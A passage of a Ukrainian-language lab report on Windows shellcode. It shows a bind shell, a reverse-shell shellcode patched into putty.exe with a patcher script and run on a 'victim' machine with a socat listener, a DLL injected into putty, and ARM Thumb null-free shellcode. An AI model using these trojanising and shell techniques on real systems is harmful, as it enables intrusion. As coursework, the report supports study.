
Створимо простий сервер task2.cpp, який буде приймати всі з'єднання та очікувати від клієнта рядок "run shell". Скомпілюємо і отримаємо task2.exe.

На ПК жертви виконаємо task2.exe:



На хост ОС підключимося до сервера, введемо рядок "run shell" і отримаємо шел:

**$ socat TCP4:192.168.1.64:2291 STDIO**



# 3) Шелл з оберненим з’єднанням (reverse shell).

Файл task3\_sc.asm містить шелкод, що виконує наступні дії:

1. Знаходить SetConsoleCP, SetConsoleOutputCP, CreateProcessA, Sleep в kernel32.dll


2. Знаходить WSAStartup, WSASocketW, InetPtonA, htons, connect, closesocket, send в ws2\_32.dll

3. Створює сокет та підключається до сервера.

4. Змінює кодування на UTF-8 та виконує cmd.exe.

Скомпілюємо шелкод task3\_sc.asm та пропатчимо putty.exe, за допомогою patcher.py:


**$ nasm -f bin task3\_sc.asm -o task3\_sc.obj && python ../patcher.py --exe putty.exe --sc task3\_sc.obj**



Отримаємо файл patched.exe.


Відкриємо порт 2291 на хост ОС:

**$ socat TCP4-LISTEN:2291 STDIO**



Виконаємо patched.exe на ПК жертви.

А на хост ОС побачимо шел:



# 4) Шелкод, що забезпечує виконання скриптiв або промiжного коду iнтерпретованих мов без створення додаткових файлiв, за варiантом:

6. PE DLL

Файл dllmain.cpp бібліотеки, яка відкриває вікно з текстом "Task #4":

#pragma once

#include "pch.h"

#include <windows.h>

BOOL APIENTRY DllMain(HMODULE hModule, DWORD ul\_reason\_for\_call, LPVOID lpReserved)

{

switch (ul\_reason\_for\_call)

{

case DLL\_PROCESS\_ATTACH:

{

MessageBoxA(NULL, "Task #4", "TASK #4", MB\_OK);

break;

}

case DLL\_THREAD\_ATTACH:

{

break;

}

case DLL\_THREAD\_DETACH:

{

break;

}

case DLL\_PROCESS\_DETACH:

{

break;

}

}


return TRUE;

}


Скомпілюємо і отримаємо task4.dll.

Пропатчимо putty.exe, за допомогою loader.py:

**$ python ../loader.py --exe putty.exe --dll task4.dll**



Запустимо patched.exe:



# Контрольнi питання

## 1. У Linux ARM використовується виклик svc 0,

## In [1]: from pwn import \*

## In [2]: context.clear(arch="arm")

## In [3]: print(disasm(asm("svc 0")))

## 0: ef000000 svc 0x00000000

## Чи можливо побудувати шеллкод без нульових символiв?

Так, [можливо](https://shell-storm.org/blog/Shellcode-On-ARM-Architecture/). Треба увійти в режим Thumb та використовувати "svc 1":

# Thumb-Mode on

add     r6, pc, #1

bx      r6

.code   16

# \_exit()

sub     r4, r4, r4  # r4 = 0

mov     r0, r4      # r0 = 0

mov     r7, $0x1    # r7 = 1: syscall number of \_exit()

svc 1               # syscall by number which is stored in r7


Компілювати треба з прапором -mthumb:

**$ as -mthumb -o write.o write.s && ld -o write write.o**

## 2. Як знайти значення gs:[0x60] у WinDbg x64?

Значення gs:[0x60] можна знайти в Thread Environment Block (TEB):

**dt nt!\_TEB @$teb**



Process Environment Block (PEB) знаходиться за офсетом 0x60 від початку TEB.

## 3. Що таке KERNEL32!LoadLibraryAStub, KERNEL32!GetProcAddressStub?

LoadLibraryAStub та GetProcAddressStub – обгортки (wrappers) для функцій LoadLibraryA та GetProcAddress. "Stub" в назві означає, що це версія функції, яка служить для переадресації виклику до реальної функції.